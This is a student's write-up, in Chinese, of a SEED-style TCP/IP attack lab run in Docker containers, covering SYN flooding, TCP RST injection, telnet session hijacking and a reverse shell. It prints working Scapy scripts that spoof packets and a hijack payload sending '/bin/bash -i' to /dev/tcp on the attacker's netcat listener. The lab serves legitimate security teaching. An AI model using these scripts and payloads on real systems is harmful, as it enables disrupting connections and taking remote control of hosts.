TCP/IP Attack Lab

57118203 陈萱妍

Task 1: SYN Flooding Attack

开启容器

```
[07/11/21]seed@VM:~/.../Labsetup$ dcup
user2-10.9.0.7 is up-to-date
Starting victim-10.9.0.5 ...
Starting victim-10.9.0.5 ... done
Creating seed-attacker   ... done
Attaching to user2-10.9.0.7, user1-10.9.0.6, seed-attacker, victim-10.9.0.5
user1-10.9.0.6 |  * Starting internet superserver inetd                 [ OK ]
user2-10.9.0.7 |  * Starting internet superserver inetd                 [ OK ]
victim-10.9.0.5 |  * Starting internet superserver inetd                [ OK ]
```

查看容器列表

```
[07/11/21]seed@VM:~/.../Labsetup$ dockps
ee31827dbe05  seed-attacker
ad70e07639c1  user1-10.9.0.6
b2db70c57dfb  user2-10.9.0.7
1df237f3d609  victim-10.9.0.5
```

首先 telnet 连接受害者主机

```
[07/12/21]seed@VM:~/.../Labsetup$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
1df237f3d609 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@1df237f3d609:~$
```

成功登录后检查 TCP 连接状态

```
seed@1df237f3d609:~$ netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:38843        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.1:53614          ESTABLISHED
```

在攻击者主机中编译并执行 synflood.c 程序，对受害者主机的 23 端口进行 SYN 泛洪攻击

```
root@VM:/home/seed/Desktop/Labs_20.04/Network Security/TCP Attacks Lab/Labsetup/
volumes# gcc -o synflood synflood.c
[07/12/21]seed@VM:~/.../Labsetup$ dockps
ee31827dbe05  seed-attacker
ad70e07639c1  user1-10.9.0.6
b2db70c57dfb  user2-10.9.0.7
1df237f3d609  victim-10.9.0.5
[07/12/21]seed@VM:~/.../Labsetup$ docksh e
root@VM:/# cd volumes
root@VM:/volumes# synflood 10.9.0.5 23
```

在受害者主机中再次查看连接状态

```
seed@1df237f3d609:~$ netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:38843        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             201.118.196.78:64320    SYN_RECV
tcp        0      0 10.9.0.5:23             20.18.90.31:60322       SYN_RECV
tcp        0      0 10.9.0.5:23             1.8.31.108:8300         SYN_RECV
tcp        0      0 10.9.0.5:23             194.11.142.59:43958     SYN_RECV
tcp        0      0 10.9.0.5:23             184.55.2.124:16243      SYN_RECV
tcp        0      0 10.9.0.5:23             62.188.155.112:56208    SYN_RECV
tcp        0      0 10.9.0.5:23             108.207.3.89:28278      SYN_RECV
tcp        0      0 10.9.0.5:23             61.192.219.105:31918    SYN_RECV
tcp        0      0 10.9.0.5:23             135.143.1.42:17727      SYN_RECV
tcp        0      0 10.9.0.5:23             125.220.149.22:23397    SYN_RECV
tcp        0      0 10.9.0.5:23             118.150.40.48:25923     SYN_RECV
tcp        0      0 10.9.0.5:23             15.29.148.55:47212      SYN_RECV
tcp        0      0 10.9.0.5:23             60.40.3.118:14662       SYN_RECV
tcp        0      0 10.9.0.5:23             97.176.6.98:5404        SYN_RECV
tcp        0      0 10.9.0.5:23             10.9.0.1:53614          ESTABLISHED
tcp        0      0 10.9.0.5:23             136.23.63.45:62988      SYN_RECV
tcp        0      0 10.9.0.5:23             14.95.178.31:41730      SYN_RECV
tcp        0      0 10.9.0.5:23             66.93.126.36:51223      SYN_RECV
tcp        0      0 10.9.0.5:23             112.243.92.6:53872      SYN_RECV
tcp        0      0 10.9.0.5:23             54.119.87.76:14360      SYN_RECV
tcp        0      0 10.9.0.5:23             58.153.217.63:1005      SYN_RECV
tcp        0      0 10.9.0.5:23             152.34.199.86:3399      SYN_RECV
```

在未清除缓存的情况下再次 telnet，发现仍能登录。

```
[07/12/21]seed@VM:~/.../Labsetup$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
1df237f3d609 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Jul 12 09:40:26 UTC 2021 on pts/1
seed@1df237f3d609:~$
```

在受害者主机中可发现有如下连接记录

```
seed@1df237f3d609:~$ ip tcp_metrics show
10.9.0.1 age 91.684sec cwnd 10 rtt 78us rttvar 78us source 10.9.0.5
```

清除连接信息后再次 telnet 受害者主机，连接超时

```
root@1df237f3d609:/# ip tcp_metrics flush
root@1df237f3d609:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
```

在 docker-compose.yml 中开启 10.9.0.5 的 SYN cookies 防御机制

```
[07/12/21]seed@VM:~/.../Labsetup$ sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
```

再次进行 SYN 泛洪攻击，可以成功登录

```
[07/12/21]seed@VM:~/.../Labsetup$ docksh 1d
root@1df237f3d609:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
1df237f3d609 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```


Task 2: TCP RST Attacks on telnet Connections

在用户主机 1 中对受害者主机进行 telnet 连接


```
[07/12/21]seed@VM:~/.../volumes$ dockps
ee31827dbe05  seed-attacker
ad70e07639c1  user1-10.9.0.6
b2db70c57dfb  user2-10.9.0.7
1df237f3d609  victim-10.9.0.5
[07/12/21]seed@VM:~/.../volumes$ docksh a
root@ad70e07639c1:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
1df237f3d609 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```

使用 wireshark 抓包，观察抓取到的最后一个 telnet 报文




```
107 2021-07-12 19:5… 10.9.0.6          10.9.0.5          TCP      66 38298 → 23 [ACK] Seq=1824963450
108 2021-07-12 19:5… 10.9.0.1          224.0.0.251       MDNS     87 Standard query 0x0000 PTR _ipps.
109 2021-07-12 20:0… 10.9.0.6          10.9.0.5          TELNET   75 Telnet Data ...
110 2021-07-12 20:0… 10.9.0.5          10.9.0.6          TCP      66 23 → 38298 [ACK] Seq=734448112 A
111 2021-07-12 20:0… 10.9.0.5          10.9.0.6          TELNET   92 Telnet Data ...
112 2021-07-12 20:0… 10.9.0.6          10.9.0.5          TCP      66 38298 → 23 [ACK] Seq=1824963459
113 2021-07-12 20:0… fe80::42:3aff:fe4b:… ff02::2        ICMPv6   70 Router Solicitation from 02:42:3
114 2021-07-12 20:0… 02:42:0a:09:00:05 02:42:0a:09:00:06 ARP      42 Who has 10.9.0.6? Tell 10.9.0.5
115 2021-07-12 20:0… 02:42:0a:09:00:06 02:42:0a:09:00:05 ARP      42 Who has 10.9.0.5? Tell 10.9.0.6
```



```
▸ Frame 111: 92 bytes on wire (736 bits), 92 bytes captured (736 bits) on interface br-bef5d932ff01, id 0
▸ Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:06 (02:42:0a:09:00:06)
▸ Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
▾ Transmission Control Protocol, Src Port: 23, Dst Port: 38298, Seq: 734448112, Ack: 1824963459, Len: 26
    Source Port: 23
    Destination Port: 38298
    [Stream index: 0]
    [TCP Segment Len: 26]
    Sequence number: 734448112
    [Next sequence number: 734448138]
    Acknowledgment number: 1824963459
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x018 (PSH, ACK)
    Window size value: 509
    [Calculated window size: 65152]
```

根据抓取到的报文构造 rst.py 程序



Open ▾ rst.py ~/Desktop/Labs_20.04/Network Security/TCP Attacks Lab/Labsetup/volumes Save

```
1 #!/usr/bin/env python3
2 import sys
3 from scapy.all import *
4 ip = IP(src="10.9.0.5", dst="10.9.0.6")
5 tcp = TCP(sport=23, dport=38298, flags="R", seq=734448138, ack=1824963459)
6 pkt = ip/tcp
7 ls(pkt)
8 send(pkt,verbose=0)
```

登录攻击者主机，对连接发起攻击

```
[07/12/21]seed@VM:~/.../volumes$ dockps
ee31827dbe05  seed-attacker
ad70e07639c1  user1-10.9.0.6
b2db70c57dfb  user2-10.9.0.7
1df237f3d609  victim-10.9.0.5
[07/12/21]seed@VM:~/.../volumes$ docksh e
root@VM:/# cd volumes
root@VM:/volumes# python3 rst.py
version    : BitField  (4 bits)                  = 4                (4)
ihl        : BitField  (4 bits)                  = None             (None)
tos        : XByteField                          = 0                (0)
len        : ShortField                          = None             (None)
```

可观察到 telnet 连接被中断

```
seed@1df237f3d609:~$ Connection closed by foreign host.
root@ad70e07639c1:/#
```

Task 3: TCP Session Hijacking

在用户主机 1 中对受害者主机进行 telnet 连接

```
[07/12/21]seed@VM:~/.../volumes$ docksh a
root@ad70e07639c1:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
1df237f3d609 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Jul 12 23:59:49 UTC 2021 from user1-10.9.0.6.net-10.9.0.0 on pt
s/1
seed@1df237f3d609:~$ ls
seed@1df237f3d609:~$
```

使用 wireshark 抓包，观察抓取到的最后一个 telnet 报文


```
Frame 95: 87 bytes on wire (696 bits), 87 bytes captured (696 bits) on interface br-bef5d932ff01, id 0
Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:06 (02:42:0a:09:00:06)
Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
Transmission Control Protocol, Src Port: 23, Dst Port: 38300, Seq: 1634049496, Ack: 232180471, Len: 21
   Source Port: 23
   Destination Port: 38300
   [Stream index: 0]
   [TCP Segment Len: 21]
   Sequence number: 1634049496
   [Next sequence number: 1634049517]
   Acknowledgment number: 232180471
   1000 .... = Header Length: 32 bytes (8)
 ▸ Flags: 0x018 (PSH, ACK)
   Window size value: 509
   [Calculated window size: 65152]
```

根据抓取到的包构造 hijack.py 程序

登录攻击者主机执行劫持程序

```
[07/12/21]seed@VM:~/.../volumes$ docksh e
root@VM:/# cd volumes
root@VM:/volumes# python3 hijack.py
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>
)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.6'      (None)
dst        : DestIPField                         = '10.9.0.5'      (None)
options    : PacketListField                     = []              ([])
```

在 wireshark 中观察报文



执行 ls 命令查看受害者主机的根目录文件

```
seed@1df237f3d609:~$ ls
a.txt
```

说明劫持成功

Task 4: Creating Reverse Shell using TCP Session Hijacking

在攻击者主机上开启端口监听

```
[07/12/21]seed@VM:~/.../volumes$ docksh e
root@VM:/# nc -lvnp 9090
Listening on 0.0.0.0 9090
```

在用户主机 1 中对受害者主机进行 telnet 连接，使用 wireshark 抓包，观察抓取到的最后一个

telnet 报文

```
[07/12/21]seed@VM:~/.../volumes$ docksh a
root@ad70e07639c1:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
1df237f3d609 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Jul 13 00:26:02 UTC 2021 from user1-10.9.0.6.net-10.9.0.0 on pt
s/3
seed@1df237f3d609:~$
```

```
Frame 65: 87 bytes on wire (696 bits), 87 bytes captured (696 bits) on interface br-bef5d932ff01, id 0
Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:06 (02:42:0a:09:00:06)
Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
Transmission Control Protocol, Src Port: 23, Dst Port: 38304, Seq: 331886739, Ack: 737542945, Len: 21
  Source Port: 23
  Destination Port: 38304
  [Stream index: 1]
  [TCP Segment Len: 21]
  Sequence number: 331886739
  [Next sequence number: 331886760]
  Acknowledgment number: 737542945
  1000 .... = Header Length: 32 bytes (8)
▸ Flags: 0x018 (PSH, ACK)
  Window size value: 509
  [Calculated window size: 65152]
```

根据抓取到的包构造 hijack1.py 程序

Open ▾ hijack1.py ~/Desktop/Labs_20.04/Network Security/TCP Attacks Lab/Labsetup/volumes Save

```
1 #!/usr/bin/env python3
2 import sys
3 from scapy.all import *
4 ip = IP(src="10.9.0.6", dst="10.9.0.5")
5 tcp = TCP(sport=38304, dport=23, flags="A", seq=737542945, ack=331886760)
6 data = "\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 \r"
7 pkt = ip/tcp/data
8 ls(pkt)
9 send(pkt,verbose=0)
```

在攻击者主机上执行攻击程序

```
root@VM:/volumes# python3 hijack1.py
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>
)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.6'      (None)
dst        : DestIPField                         = '10.9.0.5'      (None)
options    : PacketListField                     = []              ([])
--

sport      : ShortEnumField                      = 38304           (20)
dport      : ShortEnumField                      = 23              (80)
seq        : IntField                            = 737542945       (0)
ack        : IntField                            = 331886760       (0)
dataofs    : BitField  (4 bits)                  = None            (None)
reserved   : BitField  (3 bits)                  = 0               (0)
flags      : FlagsField  (9 bits)                = <Flag 16 (A)>   (<Flag 2 (S)
>)
window     : ShortField                          = 8192            (8192)
chksum     : XShortField                         = None            (None)
urgptr     : ShortField                          = 0               (0)
options    : TCPOptionsField                     = []              (b'')
--
load       : StrField                            = b'\r /bin/bash -i > /dev/tcp
/10.9.0.1/9090 0<&1 2>&1 \r' (b'')
root@VM:/volumes#
```

监听成功后

```
[07/12/21]seed@VM:~/.../volumes$ docksh e
root@VM:/# nc -lvnp 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 41628
seed@1df237f3d609:~$
```

可在攻击者主机上执行 shell 控制受害者主机

如查看文件目录

```
seed@1df237f3d609:~$ ls -l
ls -l
total 0
-rw-rw-r-- 1 seed seed 0 Jul 13 00:22 a.txt
seed@1df237f3d609:~$
```

查看受害者主机的网络信息

```
seed@1df237f3d609:~$ ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 334  bytes 28073 (28.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 245  bytes 19842 (19.8 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 56  bytes 5320 (5.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 56  bytes 5320 (5.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```